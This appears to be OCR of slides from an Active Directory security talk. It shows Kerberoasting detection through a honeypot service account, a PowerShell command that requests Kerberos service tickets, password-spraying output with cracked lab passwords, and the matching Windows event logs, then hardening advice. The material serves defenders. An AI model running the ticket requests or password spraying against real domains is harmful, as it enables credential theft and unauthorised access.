
Kerberoast Detection (Honeypot)

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

```
$KerberoastEventData | where {$_.ServiceName -like "*Honeypot*"} | select EventID,Date,AccountName,ServiceName
```

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT

Prevent Kerberoasting?



```
PS C:\Users\joeuser> $ServiceAccountSPNItem = 'MSSQLSvc/LRSQL12.lab.adsecurity.org'
Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem


Id                   : uuid-ee83d1c4-0769-4548-90f6-784c6589a6f2-19
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 4/11/2017 5:06:04 PM
ValidTo              : 4/12/2017 3:06:04 AM
ServicePrincipalName : MSSQLSvc/LRSQL12.lab.adsecurity.org
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
#1> Client: joeuser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/LRSQL12.lab.adsecurity.org @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 4/11/2017 10:06:04 (local)
    End Time:   4/11/2017 20:06:04 (local)
    Renew Time: 4/18/2017 10:06:04 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called: 2600:1006:b10c:146b:41f4:5f3a:a14f:b960
```

Password Spraying

- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.

```
PS C:\> Get-ADDefaultDomainPasswordPolicy


ComplexityEnabled           : True
DistinguishedName           : DC=lab,DC=adsecurity,DC=org
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 5
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : e7f11f35-bd99-476b-bada-08c31c5a5b20
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

Password Spraying


- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.

```
Domain                        : lab.adsecurity.org
Name                          : SpecialPasswordPolicyPSO
Precedence                    : 400
AppliesTo                     : CN=Special Password Policy Users,OU=AD Management,DC=lab,DC=adsecurity,DC=org
AppliesToCount                : 0
AppliesToMembers              :
ComplexityEnabled             : True
ReversibleEncryptionEnabled   : True
MinPasswordAge                : 1.00:00:00
MaxPasswordAge                : 365.00:00:00
MinPasswordLength             : 10
PasswordHistoryCount          : 24
LockoutThreshold              : 0
LockoutObservationWindow      : 00:00:00
LockoutDuration               : 00:00:00
```

Password Spraying


- Connect to SMB share or network service
- Let's start with connections to the PDC's NETLOGON share…

```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@sswOrd
User ADSECLAB\Olivia.Bryant has the password P@sswOrd
User ADSECLAB\Victoria.Young has the password P@sswOrd
User ADSECLAB\Joseph.Rodriguez has the password P@sswOrd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
User ADSECLAB\Blake.Carter has the password Password1234
User ADSECLAB\Alexis.Phillips has the password Password1
```



name	LastBadPasswordAttempt
ADSAdministrator	4/11/2017 7:18:11 PM
Guest	4/11/2017 7:18:12 PM
DefaultAccount	4/11/2017 7:18:12 PM
krbtgt	4/11/2017 5:05:58 PM
Brandon.Young	4/11/2017 7:18:12 PM
Liam.Moore	4/11/2017 7:18:12 PM
Michael.Evans	4/11/2017 7:18:12 PM
Julia.Morgan	4/11/2017 7:18:12 PM
Jack.Collins	4/11/2017 7:18:12 PM
Paige.Foster	4/11/2017 7:18:12 PM
Charlie.Sanders	4/11/2017 7:18:13 PM
Carter.Moore	4/11/2017 7:18:13 PM
Ryder.Howard	4/11/2017 7:18:13 PM
Ashlyn.Mitchell	4/11/2017 7:18:13 PM
Bentley.Collins	4/11/2017 7:18:13 PM
Abigail.Miller	4/11/2017 7:18:13 PM
Adrian.Thompson	4/11/2017 7:18:13 PM
David.Bennett	4/11/2017 7:18:14 PM
Asher.Alexander	4/11/2017 7:18:14 PM
Lucas.Baker	4/11/2017 7:18:14 PM
Sydney.Taylor	4/11/2017 7:18:14 PM
Sydney.Nelson	4/11/2017 7:18:14 PM
Riley.Hill	4/11/2017 7:18:14 PM
Charlotte.Hayes	4/11/2017 7:18:14 PM
Oliver.Cook	4/11/2017 7:18:14 PM
Eva.Adams	4/11/2017 7:18:15 PM
Samuel.Cook	4/11/2017 7:18:15 PM
Paige.Perez	4/11/2017 7:18:15 PM
Parker.Foster	4/11/2017 7:18:15 PM
Ian.Ross	4/11/2017 7:18:15 PM

Switch from Network Share to AD Connection



Guessing User Passwords.
User 1206.

```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@ssw0rd
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd
User ADSECLAB\Victoria.Young has the password P@ssw0rd
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
```

Keywords	Date and Time	Source	Event ID
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771

```
PS C:\> get-aduser -filter * -prop lastbadpasswordattempt,badpwdcount |
      select name,lastbadpasswordattempt,badpwdcount |
       sort lastbadpasswordattempt | format-table -auto

name                  lastbadpasswordattempt badpwdcount
----                  ---------------------- -----------
krbtgt                4/11/2017 8:05:58 PM            13
Leah.Reed             4/11/2017 11:37:21 PM            8
Gabriel.Moore         4/11/2017 11:37:21 PM            8
Dylan.Brown           4/11/2017 11:37:21 PM            8
Arianna.Flores        4/11/2017 11:37:21 PM            8
Joshua.Bell           4/11/2017 11:37:21 PM           12
Juliana.Hall          4/11/2017 11:37:21 PM            8
Hayden.Baker          4/11/2017 11:37:21 PM           12
Lily.Davis            4/11/2017 11:37:21 PM            8
Zachary.Cook          4/11/2017 11:37:21 PM            8
Hailey.Lopez          4/11/2017 11:37:21 PM           12
Elizabeth.Diaz        4/11/2017 11:37:21 PM            8
Mason.Ward            4/11/2017 11:37:21 PM            8
Logan.Nelson          4/11/2017 11:37:21 PM           12
Levi.Campbell         4/11/2017 11:37:21 PM            8
Elijah.Bryant         4/11/2017 11:37:21 PM            8
Maya.Gray             4/11/2017 11:37:21 PM            8
Sydney.Long           4/11/2017 11:37:21 PM           12
Isaiah.Wilson         4/11/2017 11:37:21 PM            8
Zachary.Lopez         4/11/2017 11:37:21 PM            8
Jayden.Carter         4/11/2017 11:37:21 PM            8
Gabriel.Lewis         4/11/2017 11:37:21 PM           12
Lauren.Davis          4/11/2017 11:37:22 PM           12
Thomas.Wood           4/11/2017 11:37:22 PM           12
Kaylee.Parker         4/11/2017 11:37:22 PM           12
Paige.Wilson          4/11/2017 11:37:22 PM           12
Owen.Martin           4/11/2017 11:37:22 PM           12
Nicholas.Robinson     4/11/2017 11:37:22 PM           12
William.Ramirez       4/11/2017 11:37:22 PM           12
Anthony.Carter        4/11/2017 11:37:22 PM           12
Julia.Cook            4/11/2017 11:37:22 PM           12
Hannah.Washington     4/11/2017 11:37:22 PM           12
Jasmine.Cook          4/11/2017 11:37:22 PM           12
Violet.Green          4/11/2017 11:37:22 PM           12
Ella.Morris           4/11/2017 11:37:22 PM           12
Alexis.Bailey         4/11/2017 11:37:22 PM           12
Grace.Baker           4/11/2017 11:37:22 PM           12
Leah.Martinez         4/11/2017 11:37:22 PM           12
Alexis.Price          4/11/2017 11:37:22 PM           12
Samantha.Clark        4/11/2017 11:37:22 PM           12
Luke.Price            4/11/2017 11:37:22 PM           12
Annabelle.Robinson    4/11/2017 11:37:22 PM           12
Adrian.Brooks         4/11/2017 11:37:22 PM           12
Sebastian.Long        4/11/2017 11:37:22 PM           12
```

Event 4771, Microsoft Windows security auditing.

General | Details

Kerberos pre-authentication failed.

Account Information:
- Security ID: ADSECLAB\Peyton.Davis
- Account Name: Peyton.Davis

Service Information:
- Service Name: krbtgt/ADSECLAB

Network Information:
- Client Address: 2600:1006:b10b:e6b0:a44e:9ce5:9777:96c
- Client Port: 55431

Additional Information:
- Ticket Options: 0x40810010
- Failure Code: 0x18
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/11/2017 10:20:53 PM
Event ID:	4771	Task Category:	Kerberos Authentication Service

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Alexis.Phillips
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {4988ca2b-de32-deac-545b-046785b8c40c}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Christopher.Kelly
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {75fe5e2d-f28f-eaae-d936-4d413f7400b5}

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Cameron.Long
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {0bc630e1-5cd7-dd80-c987-40b628bd936f}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Nicholas.Davis
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {693ecbd0-3a7c-c0bc-bdff-394bb977f62b}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Process Information:
- Process ID: 0x12bc

AD Sec Recommendations

- Protect your Azure AD Connect server like a DC.
- Configure host-based firewall on all workstations with a default inbound block rule.
- Leverage something like Microsoft LAPS to automatically change local Administrator passwords on workstations (& servers).
- Use granular delegation for LAPS and limit membership only to accounts that require local admin rights.
- Gradually increase the Domain Password Policy to 15 characters. Use fine-grained password policies to enforce longer password requirements for admin & service accounts.
- Regularly review & monitor admin groups to ensure there are no unauthorized accounts.
- Use standardized account names which enables programmatic monitoring of admin group membership.
- Where possible, set privileged SAs to use AES.
- Check admin accounts for associated Kerberos SPNs. Remove SPNs on admin accounts.
- Review AD admin groups (Administrators, Domain Admins, Enterprise Admins, Schema Admins, Server Operators) and work to remove service accounts that don't require this level of access.
- Only use GPOs dedicated to Domain Controllers, don’t link GPOs already linked to other OUs.
- Don't use Production Forest admin accounts to manage other forests with different security levels.
- Ensure the Account Operators group is empty.
- Limit accounts configured with Kerberos delegation.
- Review the Domain Controller GPOs to ensure security settings are appropriate, especially User Rights Assignments:
  - Allow log on through Remote Desktop Services
  - Managing auditing and security log
  - Take ownership of files or other objects
  - Enable computer and user accounts to be trusted for delegation

Things that Matter

- Ensure local admin passwords are unique and change regularly.
- Install/enable host firewall on all workstations to prevent lateral movement by attackers and ransomware.
- Host firewalls on servers and Domain Controllers (limit remote management).
- Reduce AD admin group membership.
- Limit service account privileges.
- Ensure AD admins only use AD admin systems (PAW).
- Breaking bad - disabling old & uncommon features and protocols to reduce the Windows attack surface
  - LM, NTLMv1, SMBv1, LLMNR, WPAD, NetBIOS, etc.
- Control Office macros.

